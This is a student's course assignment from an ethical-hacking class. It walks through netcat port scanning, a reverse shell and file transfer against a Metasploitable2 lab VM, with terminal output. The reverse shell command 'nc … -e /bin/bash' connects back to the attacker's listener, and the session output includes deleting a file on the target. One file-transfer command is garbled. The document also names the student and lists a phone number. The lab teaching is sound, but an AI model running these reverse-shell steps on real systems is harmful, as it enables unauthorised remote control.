MISSION HACKERS

BANGLADESH

Assignment No-06

Assignment Title: Active Reconnaissance

Course Title: Cybersecurity & Ethical Hacking

Submitted by:

Name: Istiak Alam

Phone: 01765376101

Submission Date: 25-07-25

Tools Task / Topic: File Transfer using Netcat between two device.

Submitted to:

MD Sha Jalal
Founder of Mission Hackers Bangladesh

Active Reconnaissance : Netcat

What we can do using netcat..?

1. Port Scanning
2. Banner Grabbing
3. File Transfer
4. Remote Shell
5. Chat / messaging Tool in terminal

To Start netcat open terminal and run :

`nc -help` for tool manual

SYNOPSIS

```
nc [-options] hostname port[s] [ports]
nc -l -p port [-options] [hostname] [port]
```


There two kind of shell :

1. Reverse Shell
2. Bind Shell

Start with setting up host and target and Scan the target :

Step 1 : Open any virtual machine and turn on metaslpoitable2


Step 2 : For scanning the vulnerable machine port, get the IP and start scanning from Netcat.



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:37:45:88
          inet addr:192.168.0.105  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe37:4588/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:41 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5025 (4.9 KB)  TX bytes:7312 (7.1 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:101 errors:0 dropped:0 overruns:0 frame:0
          TX packets:101 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23573 (23.0 KB)  TX bytes:23573 (23.0 KB)

msfadmin@metasploitable:~$
```

Step 3 : For port scanning, open terminal in host system and type :

```
nc -zv 192.168.0.105 1-1000
```




```
┌──(spyder㉿kali)-[~]
└─$ nc -zv 192.168.0.105 1-1000
192.168.0.105: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.105] 514 (shell) open
(UNKNOWN) [192.168.0.105] 513 (login) open
(UNKNOWN) [192.168.0.105] 512 (exec) open
(UNKNOWN) [192.168.0.105] 445 (microsoft-ds) open
(UNKNOWN) [192.168.0.105] 139 (netbios-ssn) open
(UNKNOWN) [192.168.0.105] 111 (sunrpc) open
(UNKNOWN) [192.168.0.105] 80 (http) open
(UNKNOWN) [192.168.0.105] 53 (domain) open
(UNKNOWN) [192.168.0.105] 25 (smtp) open
(UNKNOWN) [192.168.0.105] 23 (telnet) open
(UNKNOWN) [192.168.0.105] 22 (ssh) open
(UNKNOWN) [192.168.0.105] 21 (ftp) open
```

Step 4 : Lets Connect to the web server : first we have to turn on listening mode in the Attacker device.

```
nc -lvnp 4444
```

then send Netcat request from the target device and connect with target system

```
nc 192.168.0.107 4444
```




```
┌──(spyder㉿kali)-[~]
└─$ nc -zv 192.168.0.105 1-1000
192.168.0.105: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.105] 514 (shell) open
(UNKNOWN) [192.168.0.105] 513 (login) open
(UNKNOWN) [192.168.0.105] 512 (exec) open
(UNKNOWN) [192.168.0.105] 445 (microsoft-ds) open
(UNKNOWN) [192.168.0.105] 139 (netbios-ssn) open
(UNKNOWN) [192.168.0.105] 111 (sunrpc) open
(UNKNOWN) [192.168.0.105] 80 (http) open
(UNKNOWN) [192.168.0.105] 53 (domain) open
(UNKNOWN) [192.168.0.105] 25 (smtp) open
(UNKNOWN) [192.168.0.105] 23 (telnet) open
(UNKNOWN) [192.168.0.105] 22 (ssh) open
(UNKNOWN) [192.168.0.105] 21 (ftp) open

┌──(spyder㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.107] from (UNKNOWN) [192.168.0.105] 42677

Hello,
You are Hacked by SPY*DER
Your Device is Metasploitable2
Your Shell port is open and Compromised
```

```
msfadmin@metasploitable:~$ nc 192.168.0.107 4444

Hello,
You are Hacked by SPY*DER
Your Device is Metasploitable2
Your Shell port is open and Compromised
_
```

We can communicate with the Target device from our host / attacker Device.

Step 5 : For getting access of the target system shell we have to send reverse shell command from the Target zombie device:

`nc 192.168.0.107 4444 -e /bin/bash`



```
┌──(spyder㉿kali)-[~]
└─$ nc -lvnp 4444
  GNU nano 2.0.7              File: HackerMessage.txt                     Modified

You are Hacked by Spyder..!!
^C

┌──(spyder㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.107] from (UNKNOWN) [192.168.0.105] 52310
ls
HackerMessage.txt
HackerMessage.txt.save
mysql-ssl
samba
tikiwiki
twiki20030201

cat HackerMessage.txt.save
You are Hacked by Spyder..!!

rm HackerMessage.txt

ls
HackerMessage.txt.save
mysql-ssl
samba
tikiwiki
twiki20030201

pwd
/home/msfadmin/vulnerable
```


```
msfadmin@metasploitable:~$ nc 192.168.0.107 4444 -e /bin/bash
ls
Received SIGHUP or SIGTERM

Buffer written to HackerMessage.txt.save
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd vulnerable/
msfadmin@metasploitable:~/vulnerable$ ls
HackerMessage.txt       mysql-ssl  tikiwiki
HackerMessage.txt.save  samba      twiki20030201
msfadmin@metasploitable:~/vulnerable$ cat HackerMessage.txt
msfadmin@metasploitable:~/vulnerable$ cat HackerMessage.txt.save
You are Hacked by Spyder..!!
msfadmin@metasploitable:~/vulnerable$ nc 192.168.0.107 4444 -e /bin/bash

_
```

We Just Get the reverse shell from the target device and execute shell commands there…!!

Now if want to **send a file to the target device** :

In Attacker device Execute : **`cat Hacked.txt nc -l -p 1234`**

In Target Device Execute : **`nc 192.168.0.107 1234 > Hacked.txt`**


~
Metasploitable [Running] - Oracle VirtualBox
File
Machine
View
Input
Devices
Help
List the files in the current directory.
Ctrl
Shift
⏎

```
┌──(spyder㉿kali)-[~]
└─$ cat received_file.txt | nc -l -p 1234
ls
^C

┌──(spyder㉿kali)-[~]
└─$
```

```
msfadmin@metasploitable:~$ nc 192.168.0.107 1234 > recived_file.txt
msfadmin@metasploitable:~$ ls
hacked.txt  recived_file.txt  vulnerable
msfadmin@metasploitable:~$ cat recived_file.txt
You are Hacked by Spyder...
Your Device name is metasploitable2
msfadmin@metasploitable:~$
```